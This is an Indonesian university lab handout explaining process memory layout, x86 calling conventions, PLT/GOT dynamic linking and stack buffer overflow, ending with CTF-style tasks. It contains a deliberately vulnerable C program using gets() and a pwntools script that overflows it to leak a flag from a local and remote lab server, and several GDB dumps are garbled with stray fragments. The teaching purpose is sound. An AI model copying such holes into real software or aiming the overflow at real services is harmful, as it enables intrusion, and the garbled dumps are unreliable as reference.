0x00007ffff7f1c5000 0x00007ffff7f37000 0x0000000000004f000 0x00000000000195000 r-- /usr/lib/libc.so.6
0x00007ffff7f37000 0x00007ffff7fb6000 0x00000000000040000 0x000000000001e3000 r-- /usr/lib/libc.so.6
0x00007ffff7fb6000 0x00007ffff7fbba000 0x00000000000042000 0x000000000001e7000 r-- /usr/lib/libc.so.6
0x00007ffff7fbba000 0x00007ffff7fb8a000 0x00000000000042000 0x000000000001e7000 rw- /usr/lib/libc.so.6
0x00007ffff7fb8a000 0x00007ffff7f95000 0x00000000000042000 0x000000000001e7000 Iw-
0x00007ffff7fc0000 0x00007ffff7fc48000 0x00000000000044000 0x0000000000000000 r- [var]
0x00007ffff7fc48000 0x00007ffff7fc6000 0x00000000000062000 0x0000000000000000 r-x [vdsio]
0x00007ffff7fc6000 0x00007ffff7fc7000 0x00000000000062000 0x0000000000000000 r-- /usr/lib/ld-linux-x86-64.so.2
0x00007ffff7fc7000 0x00007ffff7ff10000 0x00000000000029000 0x0000000000000000 r-x /usr/lib/ld-linux-x86-64.so.2 <- $r9
0x00007ffff7ff10000 0x00007ffff7ff70000 0x00000000000029000 0x0000000000000000 r-- /usr/lib/ld-linux-x86-64.so.2
0x00007ffff7ff70000 0x00007ffff7ffdb000 0x00000000000020000 0x00000000000034000 r-- /usr/lib/ld-linux-x86-64.so.2
0x00007ffff7ffdb000 0x00007ffff7ffde000 0x00000000000020000 0x00000000000036000 rw- /usr/lib/ld-linux-x86-64.so.2 <- $r14
0x00007ffff7ffde000 0x00007ffff7ffff000 0x0000000000001000 0x0000000000000000 rw- [stack] <- $rbx, $rdx, $rsp, $rbp, $rsi, $r10
0xfffffff601000 0xfffffff601000 0x0000000000001000 0x0000000000000000 --x [vsyscall]

```

Gambar VII. Struktur Proses

Dari hasil output program gdb di atas, terlihat bahwa struktur dari program dan proses berbeda jauh. Secara umum, struktur proses adalah sebagai berikut.



Perlu diperhatikan bahwa bagian .text berada pada address yang lebih rendah dibandingkan stack. Sesuai namanya, stack adalah sebuah struktur data dengan properti LIFO (Last In First Out) yang digunakan untuk menyimpan informasi local pada function, sedangkan heap adalah sebuah area pada memori dengan struktur data linked list yang digunakan untuk menyimpan data.

II.4. Registers, Functions, and Parameters

Subbab ini tidak akan dijelaskan secara dalam, karena telah diajarkan di kelas. Secara singkat, register adalah sebuah local-storage berukuran kecil yang terdapat pada CPU yang digunakan sebagai tempat untuk menyimpan nilai perantara. Terdapat banyak register yang digunakan oleh sebuah proses, beberapa yang penting diantaranya adalah general

purpose registers (`rdi`, `rsi`, `rdx`, etc.), stack registers (`rsp` dan `rbp`), dan instruction pointer register (`rip`).

Pada komputer 32-bit, parameter fungsi akan disimpan melalui `stack` (cdecl convention), sedangkan pada komputer 64-bit, parameter fungsi akan disimpan pada register (1) `rdi` (2) `rsi` (3) `rdx` (4) `rcx` (5) `r8` (6) `r9` dan sisanya akan disimpan pada `stack` (SysV convention).

Sebagai contoh singkat, berikut merupakan perbedaan cara penyimpanan parameter fungsi pada arsitektur 32 bit dan 64 bit.

```
main.c

#include <stdio.h>

int calc(int a, int b, int c, int d, int e, int f) {
    return (a + b + c) * (d + e + f);
}

int main() {
    int result = calc(2, 3, 4, 4, 3, 2);
    printf("Result: %d\n", result);
}
```

Kemudian compile program dalam arsitektur 32 bit dan 64 bit dengan menggunakan command berikut.

```
terminal

$ gcc main.c -o main64
$ gcc main.c -o main32 -m32
```

Kemudian, jalankan `gdb` pada masing-masing program untuk melihat perbedaannya.

```
gdb

gef> disas main
```

```
0x000011c6 <+29>:    push   0x2
0x000011c8 <+31>:    push   0x3
0x000011ca <+33>:    procepush 0x4
0x000011cc <+35>:    push   0x4
0x000011ce <+37>:    push   0x3
0x000011d0 <+39>:    push   0x2
0x000011d2 <+41>:    call    0x117d <calc>
```

Gambar VIII. Program 32-bit

```
0x0000000000001178 <+8>:    mov    r9d,0x23  in
0x000000000000117e <+14>:    mov    r8d,0x34  {
0x0000000000001184 <+20>:    mov    ecx,0x45
0x0000000000001189 <+25>:    mov    edx,0x46
0x000000000000118e <+30>:    mov    esi,0x37
0x0000000000001193 <+35>:    mov    edi,0x28  in
0x0000000000001198 <+40>:    call   0x1139 <calc>
```

Gambar IX. Program 64-bit

II.5. Dynamic Linking

Dynamic linking adalah proses suatu program mendapatkan address asli suatu fungsi dalam libc. Hal ini dilakukan untuk memperkecil ukuran dari program dan proses itu sendiri, dimana jika suatu program menggunakan static linking, maka seluruh instruksi fungsi libc bersesuaian yang digunakan akan dimasukkan ke dalam program itu secara langsung. Dalam sisi proses, jika instruksi fungsi libc yang digunakan telah tersedia di dalam program itu sendiri dan program tersebut dijalankan n kali, maka akan terdapat n buah instruksi yang sama di dalam suatu region dalam memory. Hal ini tentunya sangat tidak efisien secara *space-wise*.

Dengan menggunakan dynamic linking, berbagai proses yang sama akan menggunakan region memory libc yang sama pula. Pada saat sistem operasi Linux dijalankan, libc akan langsung diletakkan pada memory region sekali dan akan dipakai oleh seluruh proses yang berjalan di sistem operasi tersebut. Selain itu, Linux menggunakan teknik *resource management* bernama CoW (Copy on Write), dimana jika terdapat suatu proses yang ingin mengubah suatu memory region yang dipakai oleh banyak proses lainnya (misalkan memory region libc), maka kernel akan secara eksplisit melakukan penyalinan memory region tersebut sebelum perubahan dilakukan pada memory region salinan yang baru. (Hal

ini berbeda dengan Windows, dimana jika terdapat satu proses yang ingin mengubah suatu memory region, seperti suatu malware, maka perubahan tersebut akan langsung dilakukan pada memory region tersebut yang menyebabkan BSOD pada Windows (average Windows experience, most stable & secure Windows architecture design)).

Untuk melakukan dynamic linking, suatu program memerlukan 4 section yang penting, yaitu .dynamic, .plt, dan .got (khusus untuk fungsi akan digunakan .got.plt). Saat suatu program dijalankan, loader akan secara otomatis membaca section .dynamic untuk mengetahui library mana yang akan digunakan. Kemudian, saat proses tersebut ingin menggunakan suatu fungsi dalam libc, maka akan terjadi urutan sebagai berikut:

1. Program akan memanggil fungsi perantara yang bersesuaian, umumnya dengan nama <fungsi_libc>@plt
2. Pada .plt, terdapat sebuah instruksi singkat yang akan melakukan pengecekan pada tabel yang tersimpan di .got. Jika entri tabel tidak menunjukkan ke address fungsi <fungsi_libc>@plt, maka lanjut ke (3).
3. Program akan meminta kepada loader untuk mencariakan address dari fungsi tersebut dengan nama fungsi sebagai parameternya.
4. Loader akan mengembalikan address fungsi yang bersesuaian dan nilai pada tabel got akan diperbarui menjadi address dari fungsi tersebut.
5. Terakhir, fungsi akan menggunakan address yang telah disimpan pada tabel got.

Sebagai contoh, berikut merupakan cara kerja dari dynamic linking.

```
main.c

#include <stdio.h>

int main() {
    puts("Extreme Yang Physique");
    puts("Extreme Yin Physique");
}
```

Kemudian, compile program tersebut dan jalankan dengan gdb dengan command berikut.

```
terminal

$ gcc main.c -o main
$ gdb -q ./main
```

Lalu pasang breakpoint pada instruksi yang melakukan pemanggilan fungsi puts@plt dan jalankan program

```
gdb
gef> disas main
gef> b* main+<offset_1>
gef> b* main+<offset_2>
gef> r

gef> disas main
Dump of assembler code for function main:
0x0000000000001139 <+0>:    push   rbp
0x000000000000113a <+1>:    mov    rbp,rs
0x000000000000113d <+4>:    lea    rax,[rip+0xec0]      # 0x2004
0x0000000000001144 <+11>:   mov    rdi,rax
0x0000000000001147 <+14>:   call   0x1030 <puts@plt>
0x000000000000114c <+19>:   lea    rax,[rip+0xec7]      # 0x201a
0x0000000000001153 <+26>:   mov    rdi,rax  puts("Extreme Yin Physi
0x0000000000001156 <+29>:   call   0x1030 <puts@plt>
0x000000000000115b <+34>:   mov    eax,0x0
0x0000000000001160 <+39>:   pop    rbp
0x0000000000001161 <+40>:   ret

End of assembler dump.
gef> b* main+14.c
Breakpoint 1 at .0x1147
gef> b* main+29nic-linking
Breakpoint 2 at 0x1156
```

Gambar X. Breakpoint

Kemudian, ikuti pemanggilan fungsi puts@plt.

```
gdb
gef> si
```

```

0x5555555555021 35ca2f0000      <NO_SYMBOL> xor    eax, 0x2fca
0x5555555555026 ff25cc2f0000      <NO_SYMBOL> jmp    QWORD PTR [rip+0x2fcc]
0x555555555502c 0f1f4000      <NO_SYMBOL> nop    DWORD PTR [rax+0x0]
-> 0x5555555555030 ff25ca2f0000  <puts@plt> jmp    QWORD PTR [rip + 0x2fca] # 0x5555555558000 <puts@got[plt]>
  utils.o
-> 0x5555555555036 6800000000      <puts@plt+0x6> push   0x0
0x555555555503b e9e0fffff      <puts@plt+0xb> jmp    0x5555555555020
0x5555555555040 f30f1efa      <_start> endbr64
0x5555555555044 31ed      <_start+0x4> xor    ebp, ebp
0x5555555555046 4989d1      <_start+0x6> mov    r9, rdx
0x5555555555049 5e      <_start+0x9> pop    rsi

  registers-functions-parameters
0x5555555555036 6800000000      <puts@plt+0x6> push   0x0
0x555555555503b e9e0fffff      <puts@plt+0xb> jmp    0x5555555555020
0x5555555555040 f30f1efa      <_start> endbr64
0x5555555555044 31ed      <_start+0x4> xor    ebp, ebp
0x5555555555046 4989d1      <_start+0x6> mov    r9, rdx

```

Gambar XI. Fungsi puts@plt

Terlihat bahwa kita akan memasuki fungsi puts@plt, dimana kita akan langsung loncat ke tabel .got.plt. Kemudian, lihat isi dari tabel got tersebut.

```

gdb
gef> hexdump b <address_puts@got [plt]>

gef> hexdump b 0x5555555558000
0x5555555558000: 36 50 55 55 55 55 00 00 00 00 00 00 00 00 00 00 | 6PUUUU..... |
0x5555555558010: 10 80 55 55 55 55 00 00 00 00 00 00 00 00 00 00 | ..UUUU..... |
0x5555555558020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..... |

```

Gambar XII. Nilai Value Tabel GOT

Bisa kita lihat bahwa tabel GOT akan menunjukkan ke fungsi puts@plt kembali jika address asli dari fungsi tersebut belum di resolve. Proses resolve fungsi tersebut tidak akan dijelaskan karena terlalu kompleks, namun praktikan yang penasaran dipersilahkan untuk melakukan eksplorasi mandiri. Kemudian, kita akan melanjutkan proses eksekusi program hingga breakpoint selanjutnya dan lihat kembali isi dari nilai fungsi GOT tersebut.

```

gdb
gef> c
gef> hexdump b <address_puts@got [plt]>

gef> hexdump b 0x5555555558000
0x5555555558000: 60 43 e2 f7 ff 7f 00 00 00 00 00 00 00 00 00 00 | `C..... |
0x5555555558010: 10 80 55 55 55 55 00 00 00 00 00 00 00 00 00 00 | ..UUUU..... |
0x5555555558020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..... |

```

Gambar XII. Nilai Value Tabel GOT

Bisa kita lihat bahwa value dari tabel GOT tersebut berubah. Kita bisa melihat instruksi dari address tersebut dengan menggunakan command berikut.

```
gdb
gef> x/8i <value_tabel_got>

gef> x/8i 0x7ffff7e24360
0x7ffff7e24360 <puts>:      endbr64
0x7ffff7e24364 <puts+4>:    push   rbp
0x7ffff7e24365 <puts+5>:    mov    rbp,rs
0x7ffff7e24368 <puts+8>:    push   r15
0x7ffff7e2436a <puts+10>:   push   r14
0x7ffff7e2436c <puts+12>:   push   r13
0x7ffff7e2436e <puts+14>:   push   r12
0x7ffff7e24370 <puts+16>:   mov    r12,rdi
```

Gambar XII. Instruksi pada Address Tabel GOT

Bisa dilihat bahwa proses *function resolution* berhasil dilakukan, sehingga tidak perlu dilakukan kembali pada pemanggilan fungsi `puts` selanjutnya.

II.6. Buffer Overflow

Buffer overflow adalah sebuah kerentanan yang terjadi ketika terdapat *logic error* pada suatu program yang mengakibatkan penulisan data pada sebuah buffer melebihi ukuran buffer tersebut. Secara umum, kita bisa mengeksplorasi kerentanan yang terdapat di dalam suatu program dalam tiga langkah: (1) cari *logic errornya*, (2) cari tahu apa yang bisa dilakukan, dan (3) lakukan eksplorasi pada program tersebut.

Sebagai contoh, bayangkan terdapat sebuah layanan yang dijalankan secara online. Kebetulan, pengembang layanan tersebut memberikan *source code* dari layanan tersebut secara publik di Github, sehingga kita bisa melihat source code asli dari program tersebut. Namun, saat kita menggunakan layanan tersebut, terkadang muncul pesan berikut.

```
terminal
*** stack smashing detected ***
```

Karena kita tahu bahwa pesan error tersebut merupakan salah satu tanda terdapatnya kerentanan *buffer overflow*, kita memutuskan untuk mengeksplorasi program tersebut untuk mencuri data penting dari program tersebut membuat sebuah *proof of concept* (PoC) dan melaporkannya kepada pengembang program tersebut.

Sebenarnya masih banyak yang harus dijelaskan terkait kerentanan ini, seperti apa-apa saja yang termasuk *logic flaw*, apa saja yang bisa dilakukan, dan bagaimana cara mengeksplorasi kerentanan tersebut. Penulis juga awalnya berniat untuk menjelaskan panjang lebar agar kalian bisa memahami topik-topik di atas, namun karena praktikum kali ini disepakati dilaksanakan secara online dalam jangka waktu yang lumayan lama, maka silahkan lakukan eksplorasi secara mandiri di internet; sumber bacaannya banyak kok :D.

II.7. Next Step?

Penjelasan subbab-subbab di atas masih tergolong *basic*, jika praktikan tertarik pada eksplorasi buffer overflow lebih lanjut, silahkan pelajari dengan lebih dalam dengan mengikuti perlombaan CTF. Di CTF Indonesia sendiri, kategori binary exploitation (PWN) tergolong kategori yang sangat sulit, sehingga jika kalian jago di bidang ini maka bakal sering autowin (karena yang lain gabisa ngesolve).



Gambar XIII. Anita Max Wynn

Cuma kategori PWN sudah too many sweats, jadi yang dieksplorasi bukan program sederhana seperti di atas, tapi sudah mulai masuk heap exploitation, kernel exploitation,

bahkan browser exploitation. Asisten yang menulis dokumen ini juga sebenarnya dulu pemain PWN, tapi masih sering nyentuh rumput jadi ga jago-jago 😅, makanya pindah haluan ke CRY. Tapi pemain CTF ITB banyak kok yang sangat jago di bidang ini, bahkan termasuk top 1 di masanya, sebut saja bang Chovid99 (angkatan 2017) atau msfir (angkatan 2021). Selain itu, jika kalian bisa menemukan *logic error* pada program milik company IT besar, kalian akan diberikan uang melalui bug bounty program milik mereka. Contohnya, Alphabet sendiri (induk perusahaan Google) akan memberikan hadiah hingga sebesar [US\\$101,010](#) jika kalian bisa menemukan kerentanan tersebut pada layanan-layanan milik mereka.

IV. Deskripsi Tugas

Pada praktikum ini, kalian diminta untuk memahami kerentanan *buffer overflow* dengan cara mengerjakan program binary yang *vulnerable*. Pengetahuan yang diperlukan untuk mengerjakan praktikum ini dapat diperoleh dengan membaca subbab sebelumnya serta membaca sumber lain dari internet. Berikut merupakan langkah-langkah untuk memulai penggerjaan praktikum kali ini.

1. Akses website praktikum pada link [berikut](#)
2. Register akun kalian masing-masing dengan menggunakan email std. Registration codenya adalah "Praktikum3Orkom-BufferOverflow".
3. Masuk ke halaman **challenges**, kemudian buka salah satu *chall* yang terdapat pada halaman tersebut
4. Download program binary yang dilampirkan pada *chall* tersebut, kemudian kerjakan secara local terlebih dahulu
5. Tujuan dari masing-masing *chall* tersebut adalah sebagai berikut:
 - a. Cari kerentanan berupa *logic error* yang terdapat pada *chall* tersebut
 - b. Lakukan teknik eksloitasi pada program tersebut dengan menggunakan tools yang telah diberikan. **Eksloitasi yang dilakukan bertujuan untuk mendapatkan nilai dari variabel FLAG**
 - c. Setelah eksloit yang kalian buat berhasil pada *environment local* (device masing-masing), lakukan eksloit yang sama pada *environment remote* (IP dan port terdapat pada deskripsi *chall* masing-masing)

Sebagai contoh, berikut merupakan contoh program yang vulnerable sekaligus cara untuk mengeksloitasi program tersebut. Silahkan download *chall* baby/aleph terlebih dahulu.

Sebelum kita mulai menganalisa program, kita perlu mengetahui teknik-teknik apa saja yang dapat kita gunakan. Untuk mengecek *protection* yang terdapat pada program tersebut, kita dapat menggunakan program pwntools.

terminal

```
$ pwn checksec ./client
[*] '/home/yellow/Documents/Sister/IF1230 - Praktikum
3/praktikum/aleph/dist/client'
    Arch:      amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:     PIE enabled
```

Stripped: No

Karena program tidak memiliki stack canary, maka eksplorasi pada program ini akan menjadi semakin lebih sederhana.

```
int main()
{
    setup();

    int secret = 0xC0DEAB1E;

    char buffer[32];

    printf("Let's start with an easy one!\n> ");

    gets(buffer);

    if (secret != 0xC0DEAB1E)
    {
        printf("Congratz for your first successful buffer overflow!\n");
        printf("You've successfully changed the value secret to 0x%8x\n", secret);
        printf("Here's your flag: %s\n", FLAG);
    }
    else
    {
        printf("Try again!\n");
    }
}
```

Gambar XIV. Program Vulnerable

Pada program tersebut, terlihat bahwa untuk mendapatkan nilai dari variabel FLAG kita harus mencari cara untuk mengubah nilai dari variabel secret. Namun, pada program tersebut tidak terdapat cara *logik* untuk mengubah nilai dari variabel tersebut. Terlihat bahwa program tersebut menggunakan fungsi `gets()` yang digunakan untuk menerima input dari pengguna, hanya saja `gets()` merupakan salah satu fungsi yang vulnerable di C. Fungsi ini tidak memiliki batas panjang input, dimana input hanya akan berakhir ketika pengguna mengirimkan delimiter untuk fungsi tersebut.

Langsung saja kita melakukan analisis secara dinamis menggunakan gdb.

gdb

```
gef> b* main+47
gef> r
```

```

0x5555555551ed e84effffff <main+0x23> call 0x555555555040 <printf@plt>
0x5555555551f2 488d45d0 <main+0x28> lea rax, [rbp-0x30]
0x5555555551f6 4889c7 <main+0x2c> mov rdi, rax
*-> 0x5555555551f9 e852feffff <main+0x2f> call 0x555555555050 <gets@plt>

-> 0x555555555050 ff25ba2f0000 <gets@plt> jmp QWORD PTR [rip + 0x2fba] # 0x555555558010 <gets@got[plt]>
0x555555555056 6802000000 <gets@plt+0x6> push 0x2
0x55555555505b e9c0fffff <gets@plt+0xb> jmp 0x555555555020
0x555555555060 ff25b22f0000 <setvbuf@plt> jmp QWORD PTR [rip + 0x2fb2] # 0x555555558018 <setvbuf@got[plt]>
0x555555555066 6803000000 <setvbuf@plt+0x6> push 0x3
0x55555555506b e9b0fffff <setvbuf@plt+0xb> jmp 0x555555555020

0x5555555551f6 817dfcleabdec0 <main+0x34> cmp DWORD PTR [rbp - 0x4], 0xc0deable
0x555555555205 7448 <main+0x3b> je 0x55555555524f <main+0x85>
0x555555555207 488d053a0e0000 <main+0x3d> lea rax, [rip + 0xe3a] # 0x5555555556048
0x55555555520e 4889c7 <main+0x44> mov rdi, rax
0x555555555211 e81afeffff <main+0x47> call 0x555555555030 <puts@plt>

0x555555555050 <gets@plt> (
$rdi = 0x00007fffffff170 -> 0x0000000000000000,
$rsi = 0x00007fffffffdfc0 -> 0x747320732774654c "Let's start with an easy one!\n>" 
$rdx = 0x0000000000000000,
$rcx = 0x0000000000000000,
$r8 = 0x0000000000000020,
$r9 = 0x0000000000000000,
)

```

I don't know what
the fuck is going on.
Good luck searching for it though.
Here's a useless number that Google has no result for. Try Bing

Gambar XV. Breakpoint Sebelum Fungsi gets()

Simpan nilai dari variabel \$rdi yang merupakan address tempat char buffer[32] disimpan. Kemudian, masukkan user input berupa string bebas untuk melihat hasil dari input dari fungsi gets() tersebut.

```

gdb
gef> ni
aabbccddaabbccdd
gef> hexdump b [address $rdi]

gef> hexdump b 0x00007fffffff170
0x7fffffff170:   61 61 62 62 63 63 64 64  61 61 62 62 63 63 64 64 | aabbccddaabbccdd
0x7fffffff180:   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 | ..... .
0x7fffffff190:   00 00 00 00 00 00 00 00  a0 49 fe f7 1e ab de c0 | ..... I .
0x7fffffff1a0:   40 e2 ff ff ff 7f 00 00  b5 a6 dc f7 ff 7f 00 00 | @..... .
0x7fffffff1b0:   00 60 fc f7 ff 7f 00 00  c8 e2 ff ff 7f 00 00 | `..... .
0x7fffffff1c0:   00 e2 ff ff 01 00 00 00  ca 51 55 55 55 55 00 00 | ..... QUUUU .
0x7fffffff1d0:   00 00 00 00 00 00 00 00  3d 19 8d d4 f2 49 cf 87 | ..... =....I ..
0x7fffffff1e0:   c8 e2 ff ff ff 7f 00 00  01 00 00 00 00 00 00 00 | ..... .
0x7fffffff1f0:   00 d0 ff f7 ff 7f 00 00  d8 7d 55 55 55 55 00 00 | ..... }UUUU .. .
0x7fffffff200:   3d 19 6d d3 f2 49 cf 87  3d 19 d3 5c b4 59 cf 87 | =.m..I..=..\.Y..
0x7fffffff210:   00 00 00 00 ff 7f 00 00  00 00 00 00 00 00 00 00 | ..... .
0x7fffffff220:   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 | ..... .
0x7fffffff230:   c8 e2 ff ff ff 7f 00 00  00 03 d1 08 36 c1 ec 1e | ..... 6...
0x7fffffff240:   a0 e2 ff ff ff 7f 00 00  69 a7 dc f7 ff 7f 00 00 | ..... i..... .
0x7fffffff250:   d8 e2 ff ff ff 7f 00 00  d8 7d 55 55 55 55 00 00 | ..... }UUUU .. .
0x7fffffff260:   ca 51 55 55 55 55 00 00  d8 e2 ff ff ff 7f 00 00 | .QUUUU..... .

gef>

```

Stop, I'm searching for it though.
Here's a useless number that Google has no result for. Try Bing

Gambar XV. Hasil Input Fungsi gets()

Bisa kita lihat dari program tersebut bahwa `gets()` akan menyimpan input pengguna pada address yang disimpan pada variabel `$rdi`. Selain itu, kita juga bisa melihat variabel `0xC0DEAB1E` berada pada address `0x7FFFFFFFE190`.

Karena kita tahu bahwa fungsi `gets()` tidak memiliki limit input, kita bisa langsung saja memasukkan karakter sebanyak2nya agar variabel tersebut di-*overwrite*. Kejadian *overwrite* inilah yang dinamakan kerentanan *buffer overflow*, karena nilai yang seharusnya disimpan pada array `char buffer[32]` bocor ke *address* yang tidak dimilikinya.

Untuk mempermudah eksplorasi, kita bisa menggunakan tool `pwntools` untuk membuat *script* eksplorasi agar dapat dilakukan dengan lebih mudah.

```
python
from pwn import *

elf = ELF("./client")

io = elf.process()

size = # silahkan cari tahu sendiri

io.sendlineafter(b'> ', b'A' * size)

io.recvuntil(b'flag: ')

flag = io.recvline()

print(f'flag: {flag}')
```

Kemudian jalankan kode tersebut pada terminal

```
terminal
$ python solve.py
[*] '/home/yellow/Documents/Sister/IF1230 - Praktikum
3/praktikum/aleph/writeup/client'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       PIE enabled
    Stripped:  No
[+] Starting local process '/home/yellow/Documents/Sister/IF1230 - Praktikum 3/praktikum/aleph/writeup/client': pid 1545322
```

```
[*] Process '/home/yellow/Documents/Sister/IF1230 - Praktikum  
3/praktikum/aleph/writeup/client' stopped with exit code 0 (pid  
1545322)  
flag: b'Orkom{xxxxxxxxxxxxxxxxxx}\n'
```

Karena nilai dari variabel FLAG sudah didapatkan di *local environment*, kita bisa mengubahnya menjadi *remote environment* dengan mengubah variabel `io` menjadi *remote process*.

```
python  
io = remote("sisterlab.id", 42000)
```

Setelah FLAG berhasil didapatkan, silahkan submit flag tersebut dan lanjut mengerjakan soal wajib.


V. Teknis dan Penilaian

1. Pada praktikum ini, terdapat 6 soal yang wajib dikerjakan
2. Setiap *chall* wajib yang berhasil dijawab akan memberikan skor dengan rumus berikut

$$score_i = \frac{point_i}{200} \times 15$$

3. Setiap *chall* memiliki *point* minimum 200, dimana semakin banyak praktikan yang bisa menyelesaikan *chall* tersebut semakin berkurang *point* dari *chall* tersebut
4. Nilai maksimum yang dapat diperoleh dalam praktikum ini sebanyak 100
5. Praktikum dilaksanakan dengan menggunakan perangkat masing-masing dalam sistem operasi Linux (boleh menggunakan WSL ataupun VM)
6. **Praktikum dilaksanakan mulai tanggal 21 Mei 2025, 18:00:00 WIB - 28 Mei 2025, 18:00:00 WIB**
7. **DILARANG KERAS** melakukan serangan Denial of Service (DoS) ataupun serangan lain terhadap server
8. Silahkan bekerja sama dengan praktikan lainnya, namun pastikan kalian sendiri memahami bagaimana cara menyelesaikan *chall* tersebut
9. Dilarang melakukan submisi dengan kode orang lain maupun men-submit dengan NIM orang lain. Kami memiliki rekap semua submisi yang anda lakukan sehingga segala bentuk kecurangan akan ditindak lanjuti
10. **Dilarang melakukan kecurangan lain yang merugikan peserta mata kuliah IF1230 lainnya**
11. Perhatikan bahwa nilai dari **variabel FLAG pada environment local dan environment remote berbeda, FLAG yang disubmit adalah FLAG pada environment remote, bukan FLAG pada environment local** (bukan Orkom{XXXXXXXXXXXXXXXXXXXX})
12. **Dilarang membagikan FLAG submisi kepada praktikan lainnya. Praktikan yang ketahuan melanggar aturan ini akan diberikan nilai 0 tanpa terkecuali.**
13. Dimulai dari hari kedua (22 Mei 2025 18:00:00 WIB), **asisten akan merilis hint berupa bantuan cara menyelesaikan chall tersebut sesuai dengan jumlah solve pada hari tersebut**. Hint pada *chall* pertama akan diberikan di hari kedua, hint pada *chall* kedua akan diberikan di hari ketiga, dst. Silahkan manfaatkan waktu selama 24 jam tersebut untuk melakukan **aura farming**
14. **Praktikan pertama yang berhasil menyelesaikan semua *chall* akan diberikan reward khusus dari asisten mata kuliah ini**

15. Jika ada pertanyaan atau masalah penggerjaan harap segera mengirimkan pertanyaan ke sheets QNA: <https://s.hmif.dev/QNAOrkom2024>



pov asisten melihat kondisi mahasiswa sesudah baca soal prak 2
~ mov %eax %ebx cmp %ebx je %ecx incl ts pmo sm rn brv 🍀 ~
Aura Toper

~ ~

Johann

《不能做？一叶障目，不见泰山！请去看更清楚吧。。。》
yellow

~ Let me get uhh ~
Awe

~ Shambulia! Beba silaha ~
Duke

~ not me ~
Willy

~ first we buffer, then we overflow, lets jmp ~
yujin

~ it would be embarrassing when we meet again ~
barkod